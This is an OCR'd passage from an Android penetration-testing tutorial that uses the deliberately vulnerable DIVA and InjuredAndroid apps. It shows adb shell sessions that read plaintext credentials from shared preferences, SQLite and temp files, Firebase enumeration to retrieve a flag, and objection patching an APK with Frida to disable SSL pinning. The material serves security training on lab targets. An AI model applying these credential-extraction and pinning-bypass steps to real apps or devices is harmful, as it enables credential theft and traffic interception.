
```
File file = new File (Environment.getExternalFilesDir(), "password.txt");
String password="SecretPassword";
FileOutputStream fos;
fos = new FileOutputStream(file);
fos.write(password.getBytes());
fos.close();
```

Logs

Logs are used for keeping track of crashes, errors, and usage statistics. However, logging sensitive data may expose the data to attackers or malicious applications, and it might also violate user confidentiality. Applications will often use the Log Class and Logger Class to create logs.


Exploitation

Shared preference




```
spedit.putString("user", usr.getText().toString());
spedit.putString("password", pwd.getText().toString());
```


Highlighted code is responsible for storing the credential, in following image two option is given first is service name and service password so somewhere it is getting stored so let's see where it is storing and how? We can see in above image it is getting store in shared Preference.



So try to expose.

Open terminal and device and enter credentials.

Go to shell and go to appropriate directory where packages installed.



We can see the folder inside the application there is share pre go to this folder there is an xml file, open it.

```
┌──(root㉿kali)-[~]
└─# adb shell
vbox86p:/ # cd /data/data/jakhar.aseem.diva/
vbox86p:/data/data/jakhar.aseem.diva # ls
cache code_cache databases lib shared_prefs
d shared_prefs/
vbox86p:/data/data/jakhar.aseem.diva/shared_prefs # ls
jakhar.aseem.diva_preferences.xml
at jakhar.aseem.diva_preferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="password">123456</string>
    <string name="user">salman</string>
</map>
vbox86p:/data/data/jakhar.aseem.diva/shared_prefs #
```

Sqlite database


Open terminal and device enter credentials in app; let's see where it is getting stored.

There is using SQLiteDatabase mDB, go to shell and appropriate directory and see the folders.

```
┌──(root㉿kali)-[~]
└─# adb shell
vbox86p:/ # cd /data/data/jakhar.aseem.diva/
vbox86p:/data/data/jakhar.aseem.diva # ls
cache code_cache databases lib shared_prefs
vbox86p:/data/data/jakhar.aseem.diva # cd databases/
vbox86p:/data/data/jakhar.aseem.diva/databases # ls
divanotes.db divanotes.db-shm divanotes.db-wal ids2
vbox86p:/data/data/jakhar.aseem.diva/databases # cat ids2
Z◆ZKstablemyusermyuserCREATE TABLE myuser(user VARCHAR, password VARCHAR)W--ctableandroid_metadataandr
◆◆salman123456vbox86p:/data/data/jakhar.aseem.diva/databases #
```

We can see data is stored in ids2 but it is not encrypted.

Using SQLite




Internal file storage

Let's see the insecure data storage part3 code:

```
9.  import java.io.File;
10. import java.io.FileWriter;
11. /* loaded from: classes.dex */
12. public class InsecureDataStorage3Activity extends AppCompatActivity {
13.     /* JADX INFO: Access modifiers changed from: protected */
14.     @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentAc
15.     public void onCreate(Bundle savedInstanceState) {
16.         super.onCreate(savedInstanceState);
17.         setContentView(R.layout.activity_insecure_data_storage3);
18.     }
19.
20.     public void saveCredentials(View view) {
21.         EditText usr = (EditText) findViewById(R.id.ids3Usr);
22.         EditText pwd = (EditText) findViewById(R.id.ids3Pwd);
23.         File ddir = new File(getApplicationInfo().dataDir);
24.         try {
25.             File uinfo = File.createTempFile("uinfo", "tmp", ddir);
26.             uinfo.setReadable(true);
27.             uinfo.setWritable(true);
28.             FileWriter fw = new FileWriter(uinfo);
29.             fw.write(usr.getText().toString() + ":" + pwd.getText().toString() + "\n");
30.             fw.close();
31.             Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
32.         } catch (Exception e) {
33.             Toast.makeText(this, "File error occurred", 0).show();
```

In this code creating a Temp file that is uinfo where data will be stored,lets see how it is working.

Go to app directory, now there is not any Uinfo file, now enter the credential and again see.



Now we can see a folder there is file uinfo262465847170453527 5tmp that store the credential.

```
root@kali: ~/MPT ×   root@kali: ~ ×
vbox86p:/data/data/jakhar.aseem.diva # ls
cache code_cache databases lib shared_prefs
vbox86p:/data/data/jakhar.aseem.diva # ls
cache code_cache databases lib shared_prefs uinfo26246584717045352 75tmp
vbox86p:/data/data/jakhar.aseem.diva # sS
```

```
vbox86p:/data/data/jakhar.aseem.diva # ls
cache code_cache databases lib shared_prefs
vbox86p:/data/data/jakhar.aseem.diva # ls
cache code_cache databases lib shared_prefs uinfo26246584717045352 75tmp
at uinfo26246584717045352 75tmp
salman:123456
vbox86p:/data/data/jakhar.aseem.diva #
```

Firebase


Firebase Enumeration


Tool- firebase enum https://github.com/Sambal0x/firebaseEnum

```
┌──(root㉿kali)-[/]
└─# cd firebaseEnum

┌──(root㉿kali)-[/firebaseEnum]
└─# ls
firebaseEnum.py  README.md  requirements.txt  tools

┌──(root㉿kali)-[/firebaseEnum]
└─# pip3 install -r requirements.txt
Requirement already satisfied: requests_futures==0.9.9 in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 1)) (0.9.9)
Requirement already satisfied: bs4 in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 2)) (0.0.1)
Requirement already satisfied: requests>=1.2.0 in /usr/lib/python3/dist-packages (from requests_futures==0.9.9->-r requirements.txt (line 1)) (2.27.1)
Requirement already satisfied: beautifulsoup4 in /usr/lib/python3/dist-packages (from bs4->-r requirements.txt (line 2)) (4.11.1)
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager. It is recommended to use a virtual envi
/pip.pypa.io/warnings/venv

┌──(root㉿kali)-[/firebaseEnum]
└─# python3 firebaseEnum.py -k injuredandroid

 github.com/sambal0x
```

In flag nine activity firebase activity there is a hardcoded strings copy(**ZmxhZ3Mv**) decode it.After decoding, output is (**flags/**). https://gchq.github.io/CyberChef/

In **strings.xml** find URL of firebase https://injuredandroid.firebaseio.com add .json and search(reflect permission denied) add flags/ and found the key **"[nine!_flag]"**





3.Insecure Communication

Insecure communication in Android pentesting refers to vulnerabilities in the communication channels used by Android apps to transmit data. These vulnerabilities can be exploited by attackers to intercept or manipulate the data being transmitted, which can lead to sensitive information being compromised.

Impact of vulnerability: By exploiting this flaw, attackers can expose personal data, or even fully compromise accounts and servers. For businesses, it can result in a privacy violation which in turn may result in identity theft, fraud, or reputational damage.

Some common examples of insecure communication channels in Android apps include:

Unencrypted communication: When data is transmitted over unencrypted communication channels, it can be easily intercepted and read by attackers.

Weak encryption algorithms: Weak encryption algorithms can be easily decrypted by attackers, rendering the encryption useless.

Insecure HTTP protocols: When apps use insecure HTTP protocols instead of HTTPS, data can be intercepted and manipulated by attackers.

Improper validation of SSL certificates: When apps fail to properly validate SSL certificates, attackers can use fake certificates to intercept and manipulate data.

To perform effective pentesting on Android apps, it's important to identify and exploit vulnerabilities in the communication channels used by the app. This can be done by analyzing network traffic and testing the app's response to different types of data inputs.


To mitigate the risks of insecure communication in Android apps, developers should use secure communication protocols, such as HTTPS, and implement proper SSL certificate validation. Additionally, it's important to regularly update app software and conduct regular security audits to identify and address vulnerabilities.

4. Insecure Authentication

Attackers usually use available or custom automated tools to exploit this vulnerability. They try to log in using default credentials or by bypassing authentication protocols with poor implementation.

Many mobile applications perform an authentication process before users can execute any action within the app. Applications must identify users and securely keep sessions to prevent an anonymous user perform non-authorized actions that may harm legitimate users or the system itself. Insecure Authentication has been tested using the Herd Financial app, where users may select the option “Authorize Device “so they do not have to

authenticate every time they use the app. Fig-ure shows how this feature is exploited by sniffing the device ID, a unique physical identification for every phone.



Impact of vulnerability: The impact of poor authentication can result in reputational damage, information theft, or unauthorized access to data.

5. Insufficient cryptography

Data in mobile apps become vulnerable due to weak encryption/decryption processes or infirmities in the algorithms that trigger encryption/decryption processes. Hackers can gain physical access to the mobile device, spy on network traffic, or use malicious apps in the device to access encrypted data. Using flaws in the encryption process, its aim is to decrypt data to its original form in order to steal it or encrypt it using an adversarial process and thus render it useless for the legitimate user. Many cryptographic algorithms and protocols should not be used because they have been shown to have significant weaknesses or are otherwise insufficient for modern security requirements.

Technical Impact: Broken Cryptography can result in unauthorized access and retrieval of sensitive information from the mobile device.

Business Impact: Broken Cryptography can cause a number of business impacts, like:

- Privacy Violations


- Information Theft
- Code Theft
- Intellectual Property Theft, or
- Reputational Damage.


6. Insufficient authorisation

It is important to distinguish between authentication and authorization: the former is the act of identifying an individual whereas the latter is the act of checking that the identified individual has the necessary permissions to perform the act. To exploit Insecure Authorization, adversaries usually log in to the application as a legitimate user first, then they typically force-browse to a vulnerable endpoint.

Because authentication precedes authorization, if an application fails to identify an individual before making an API request, then it automatically suffers from Insecure Authorization.

Usually, Insecure Authorization is greatly associated with IDOR - Insecure Direct Object Reference, but it is also found on hidden endpoints that developers assume will be accessed only by someone with the right role. If the mobile application sends the user role or permissions to the back-end as part of the request, it is likely vulnerable to Insecure Authorization.





What about if change the username?

After changing the user name we got the other user access.

7. Code Tempering

Reverse engineering and tampering techniques have long belonged to the realm of crackers, modders, malware analysts, etc. For "traditional" security testers and researchers, reverse engineering has been more of a complementary skill. But the tides are turning: mobile app black-box testing increasingly requires disassembling compiled apps, applying patches, and tampering with binary code or even live processes. The fact that many mobile apps implement defenses against unwelcome tampering doesn't make things easier for security testers.

Reverse engineering a mobile app is the process of analyzing the compiled app to extract information about its source code. The goal of reverse engineering is *comprehending* the code.

Tampering is the process of changing a mobile app (either the compiled app or the running process) or its environment to affect its behaviour. For example, an app might refuse to run on your rooted test device, making it impossible to run some of your tests. In such cases, you'll want to alter the app's behaviour.

Why You Need It:

- **To enable black-box testing of mobile apps.** Modern apps often include controls that will hinder dynamic analysis. SSL pinning and end-to-end (E2E) encryption sometimes prevent you from intercepting or manipulating traffic with a proxy. Root detection could prevent the app from running on a rooted device, preventing you from using advanced testing tools. You must be able to deactivate these defenses.
- **To enhance static analysis in black-box security testing.** In a black-box test, static analysis of the app bytecode or binary code helps you understand the internal logic of the app. It also allows you to identify flaws such as hardcoded credentials.
- **To assess resilience against reverse engineering.** Apps that implement the software protection measures listed in the Mobile Application Security Verification Standard Anti-Reversing Controls (MASVS-R) should withstand reverse engineering to a certain degree. To verify the effectiveness of such controls, the tester may perform a *resilience assessment* as part of the general security test. For the resilience assessment, the tester assumes the role of the reverse engineer and attempts to bypass defences.

Tempering with Automatic Tool

Patch Management is mostly done by software companies as part of their internal efforts to fix problems with the different versions of software programs and also to help analyze existing software programs and detect any potential lack of security features or other upgrades.

- Automated patching can help ensure you can quickly address and get ahead of potential software, operating system, and application vulnerabilities. Automated patching can help reduce the risk of unpatched software, systems, and applications leaving your network vulnerable to malware and cyber threats.

```
#objection patchapk -s InjuredAndroid.apk
```

```
root@kali: ~/MPT ×   root@kali: ~ ×
└─# objection patchapk -s InjuredAndroid.apk
No architecture specified. Determining it using `adb` ...
Detected target device architecture as: x86
Using latest Github gadget version: 16.0.10
Patcher will be using Gadget version: 16.0.10
Detected apktool version as: 2.4.1
Running apktool empty-framework-dir ...
Unpacking InjuredAndroid.apk
App already has android.permission.INTERNET
Setting extractNativeLibs to true ...
Target class not specified, searching for launchable activity instead ...
Reading smali from: /tmp/tmpib8thrrl.apktemp/smali/b3nac/injuredandroid/MainActivity.smali
Injecting loadLibrary call at line: 10
Attempting to fix the constructors .locals count
Current locals value is 0, updating to 1:
Writing patched smali back to: /tmp/tmpib8thrrl.apktemp/smali/b3nac/injuredandroid/MainActivity.smali
Copying Frida gadget to libs path ...
Rebuilding the APK with the frida-gadget loaded ...
Built new APK with injected loadLibrary and frida-gadget
Performing zipalign
Zipalign completed
Signing new APK.
Signed the new APK
```

Installed Apk in device and explore it using objection. In above picture there is line “copying Frida gadget to lib path” means we are injecting Frida in app.

To verify Frida is successfully injected or not, command is

#adb logcat | grep -i Frida – now we can see logcat reflecting string frida

```
┌──(root㉿kali)-[~/MPT]
└─# adb logcat | grep -i frida
02-23 05:21:05.731   594   662 D NativeLibraryHelper: Library 'libfrida-gadget.so' is compressed - will no
t be able to open it directly from apk.
02-23 05:23:42.859 10736 10736 W re.frida.helper: Unexpected CPU variant for X86 using defaults: x86
02-23 05:23:42.869 10738 10738 W dex2oat : /system/bin/dex2oat --instruction-set=x86 --instruction-set-fea
tures=ssse3,-sse4.1,-sse4.2,-avx,-avx2,-popcnt --runtime-arg -Xrelocate --boot-image=/system/framework/boo
t.art --runtime-arg -Xms64m --runtime-arg -Xmx512m --instruction-set-variant=x86 --instruction-set-feature
s=default --dex-file=/data/local/tmp/frida-helper-e3a28ee595e746e3a7bb18082a669665.dex --output-vdex-fd=10
 --oat-fd=11 --oat-location=/data/local/tmp/oat/x86/frida-helper-e3a28ee595e746e3a7bb18082a669665.odex --c
```

Now click apk and look at logcat

```
02-23 05:23:42.938 10736 10736 D AndroidRuntime: Calling main entry re.frida.Helper
02-23 05:27:20.155 10927 10947 I Frida    : Listening on 127.0.0.1 TCP port 27042
```

Now explore we can use some feature of objection like root detection bypass, ssl pinning bypass etc.

```
┌──(root㉿kali)-[~]
└─# objection explore
Using USB device `Nexus 5`
Agent injected and responds ok!

     _   _         _   _
 ___| |_|_|___ ___| |_|_|___ ___
| . | . | | -_|  _|  _| | . |   |
|___|___| |___|___|_| |_|___|_|_|
      |___|(object)inject(ion) v1.11.0

     Runtime Mobile Exploration
        by: @leonjza from @sensepost

[tab] for command suggestions
b3nac.injuredandroid on (Google: 9) [usb] # android
```

Like


```
b3nac.injuredandroid on (Google: 9) [usb] # android s
slpinning disable
(agent) Custom TrustManager ready, overriding SSLCont
ext.init()
(agent) Found com.android.org.conscrypt.TrustManagerI
mpl, overriding TrustManagerImpl.verifyChain()
(agent) Found com.android.org.conscrypt.TrustManagerI
mpl, overriding TrustManagerImpl.checkTrustedRecursiv
e()
(agent) Registering job 196724. Type: android-sslpinn
ing-disable
b3nac.injuredandroid on (Google: 9) [usb] # (session
detach message) connection-terminated
```

Manual Tempering

